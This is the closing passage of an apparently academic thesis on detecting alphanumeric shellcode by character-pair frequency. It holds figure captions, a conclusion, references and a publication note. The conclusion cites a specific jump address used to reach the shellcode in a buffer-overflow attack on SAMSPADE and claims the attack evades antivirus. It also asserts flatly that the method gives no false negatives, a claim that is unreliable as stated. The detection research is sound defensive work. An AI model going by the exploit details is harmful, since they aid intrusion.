

Figure 4.5: Frequency of associated characters (X axis: Frequency of occurrence, Y axis: Special alphanumeric character pair)

Figures 4.5, 4.6 and 4.7 show the associative frequencies. Figure 4.7 compares the shellcode with 50 other randomly generated alphanumeric strings of same length.

It can clearly be noticed in figures 4.3 to 4.7 that there is a lot of pattern difference between normal text and shellcode. The pure shellcodes are bound to have the characters and their combinations specified above. This technique can be highly useful in finding out the shellcodes by setting appropriate thresholds for detection. Even if some accidental occurrences of shellcode pattern occur, the frequency of

occurrence will not be same as that of Shellcode. Also this approach would not be producing any false negatives because there is no other pattern than stated above in which pure alphanumeric shellcodes could work.



Figure 4.6: Frequency of associated characters Depicting Similar Pattern (X axis: Frequency of occurrence, Y axis: Special alphanumeric character pair)



Figure 4.7: Frequency of Associative values in shellcode with 50 random strings

CHAPTER 5

CONCLUSION AND FUTURE WORK

Buffer overflow is a well know threat which can occur anywhere. It can be a program, a process or a service which may fall prey to this vulnerability. Buffer overflow leaves big security holes in the system and is quite hard to detect. Even windows 8 was affected by kernel buffer overflow in 2012 [39]. When combined with shellcodes this vulnerability can lay havoc on the victim machines.

With the help of debugging itself this research was able to find a new attack mechanism which targets the window based applications. The address 773f346a (j4?w) jumped the control of the program to the location where shellcode was present. The shellcode was provided in alphanumeric format. This technique was run against another famous application named SAMSPADE [40,41]. This attack is a client based attack and due to the stealthy nature of the alphanumeric payload even various antiviruses cannot detect this exploit.

The approach to solve this problem was suggested under this research by finding out the commonly occurring parts of the alphanumeric shellcodes. There is some degree of relativity in the alphanumeric shellcodes which can be exploited for detection purposes. There are absolutely no false negatives with this approach. The detection process given in this report is for pure Linux based alphanumeric shellcodes. In future this approach shall be expanded to other alphanumeric shellcodes as well. Also the detection parameters suggested as a part of this research shall be incorporated in a detection engine.

REFERENCES

[1] Yves Younan, 25 Years of Vulnerabilities: 1988-2012, Sourcefire Vulnerability Research Team (VRTTM), 2013

[2] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole, Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade, DARPA, Proceedings of the 12th conference on USENIX Security Symposium, Volume 2, Pages 119 - 129, Washington DC, USA, 2003

[3] Shellcode http://en.wikipedia.org/wiki/Shellcode

[4] Aleph1, Smashing The Stack For Fun And Profit, Phrack Magazine, Volume 7, Issue 49, File 14 http://phrack.org/issues/49/14.html

[5] Greg MacManus and Miachel Sutton, Punk Ode: Hiding Shellcode In plain sight, Idefense Labs https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Sutton.pdf

[6] Aleph1, Iván Arce, The Shellcode Generation, Elias Levy, Ieee Computer Society, IEEE Security & Privacy, magazine volume 2, article 5, page 72-76, 2004

[7] Masaki Suenaga, Evolving Shell Code, Symantec Security Response, Originally published by Virus Bulletin Conference, Copyright held by Virus Bulletin, Ltd, October 2006

[8] Stig Andersson, Andrew Clark, and George Mohay, Network-Based Buffer Overflow Detection by Exploit Code Analysis, AusCERT Asia Pacific Information Technology Security Conference: R&D Stream, Gold Coast, Queensland, Australia, May 2004.

[9] Obscou, Building IA32 'Unicode-Proof' Shellcodes, Volume 11, Issue 61, File 11, http://phrack.org/issues/61/11.html

[10] Rix, Writing ia32 alphanumeric shellcodes, Volume 11, Issue 39, File 15

[11] Alphanumeric Shellcode http://en.wikipedia.org/wiki/Alphanumeric_code

[12] Shellcode/Alphanumeric,http://www.blackhatlibrary.net/Shellcode/Alphanumeric.

[13] Ascii Shellcode, http://www.blackhatlibrary.net/Ascii_shellcode

[14] Jason Deckard, Buffer Overflow Attacks: Detect, Exploit, Prevent, SYNGRESS Publication, 2005

[15] Eric Chien and Péter Ször, White Paper Blended Attacks Exploits, Vulnerabilities and Buffer-Overflow Techniques in Computer Viruses Symantec Security Response, Virus bulletin, 2002

[16] Writing Secure Code: Practical Strategies and Proven Techniques for Building Secure Applications in a Networked World, 2003

[17] Microsoft Security Bulletin MS04-028 Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987) Issued: September 14, 2004, http://technet.microsoft.com/en-us/security/bulletin/ms04-028

[18] Eldad Eilam, Reversing: Secrets of Reverse Engineering, Wiley Publishing, Inc., 2005

[19] Iván Arce , Elias Levy, aleph1, The shellcode generation, Volume 2, Issue 5, IEEE Security & Privacy, Pages 72- 76, 2004

[20] Chen Ting, Zhang Xiaosong, Liu Zhi, A Hybrid Detection Approach For Zero-day Polymorphic Shellcodes, International Conference on E-Business and Information System Security, pages 1-5, IEEE, Wuhan, China, 2009.

[21] Boxuan Gu, Xiaole Bai, Zhimin Yang, Adam C. Champion, Dong Xuan, Malicious Shellcode Detection with Virtual Memory Snapshots, Proceedings of the 29th conference on Information communications, Pages 974-982, IEEE, New Jersey, USA, 2010

[22] Dennis Gamayunov, Nguyen Thoi Minh Quan, Fedor Sakharov, Edward Toroshchin, Racewalk: fast instruction frequency analysis and classification for shellcode detection in network flow, Proceedings of the 2009 European Conference on Computer Network Defense, Pages 4-12, IEEE, Washington DC, USA 2009

[23] Takayoshi Fujii, Katsunari Yoshioka, Junji Shikata, Tsutomu Matsumoto, An Efficient Dynamic Detection Method for Various x86 Shellcodes, Proceedings of the 2012 IEEE/IPSJ 12th International Symposium on Applications and the Internet, Pages 284-289, IEEE, Izmir, Turkey, 2012

[24] Manoj Cherukuri, Srinivas Mukkamala, Dongwan Shin, Similarity Analysis of Shellcodes in Drive-by Download Attack Kits, International Conference on Collaborative Computing: Networking, Applications and Worksharing, Pages 687- 694, IEEE, Pennsylvania, United States, 2012

[25] Ziming Zhao, Gail-Joon Ahn, Using Instruction Sequence Abstraction for Shellcode Detection and Attribution, Conference on Communications and Network Security, Pages 323 – 331, IEEE, Washington DC, USA, 2013

[26] Michalis Polychronakis, Kostas G. Anagnostakis, Evangelos P. Markatos, Comprehensive Shellcode Detection using Runtime Heuristics, Proceedings of the 26th Annual Computer Security Applications Conference, Pages 287-296, Austin, Texas, USA, 2010

[27] Joshua Mason, Sam Small, Fabian Monrose, Greg MacManus, English Shellcode, Proceedings of the 16th ACM conference on Computer and communications security, page 524-533, Chicago, USA, 2009

[28] An Zhiyuan and Liu Haiyan, Realization of Buffer Overflow, International Forum on Information Technology and Applications, Volume 1, Pages 347-349, IEEE, 2010

[29] Ashish Kundu, Elisa Bertino, New Class of Buffer Overflow Attacks, 31st International Conference on Distributed Computing Systems, Pages 730-739, IEEE, Minnesota, USA, 2011

[30] Martin Rinard, Cristian Cadar, Daniel Dumitran, Daniel M. Roy, and Tudor Leu, A Dynamic Technique for Eliminating Buffer Overflow Vulnerabilities, 20th Annual Computer Security Applications Conference, Pages 82 – 90, IEEE, Tucson, Arizona, USA, 2004

[31] Vinay Katoch, Whitepaper on Bypassing ASLR/DEP, Vulnerability Research Specialist, SECFENCE technologies.

[32] Charles Petzold, Programming Windows, 5th Edition, 2002 Microsoft press

[33] Tutiorals theForger's Win32 API Tutorial, http://www.winprog.org/tutorial/

[34] David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni METASPLOIT, The Penetration Tester's Guide Copyright, 2011

[35] Alpha Mixed Usage From Offensive Security Main Website http://www.offensive-security.com/metasploit-unleashed/

[36] K. Borders, A. Prakash, M. Zielinski, Spector: Automatically Analyzing Shell Code, Twenty-Third Annual Computer Security Applications Conference, ACSAC, page 501-514, Florida, USA, 2007

[37] Xinran Wang, Yoon-Chan Jhi, Sencun Zhu , Peng Liu, STILL: Exploit Code Detection via Static Taint and Initialization Analyses, Computer Security

Applications Conference, ACSAC, , page 289-298 Anaheim, California, USA, 2008

[38] R. Chinchani and E.V.D. Berg, A Fast Static Analysis Approach to Detect Exploit Code Inside Network Flows in Proc. RAID, 2005, page 284-308.

[39] Microsoft Windows 8, 2012 Kernel buffer overflow http://www.scip.ch/en/?vuldb.8201

[40] Samspade 1.14 buffer overflow, Bugtraq, http://seclists.org/bugtraq/2013/Dec/57, Dec 2013

[41] Samspade 1.14 buffer overflow, Security Focus, http://www.securityfocus.com/archive/1/530290, Dec 2013

PUBLICATIONS

Nidhi Verma, Vishal Mishra and V.P. Singh (2014), *"Detection of Alphanumeric Shellcodes Using Similarity Index*", International Conference on Advances in Computing, Communications and Informatics (ICACCI-2014), IEEE (Accepted)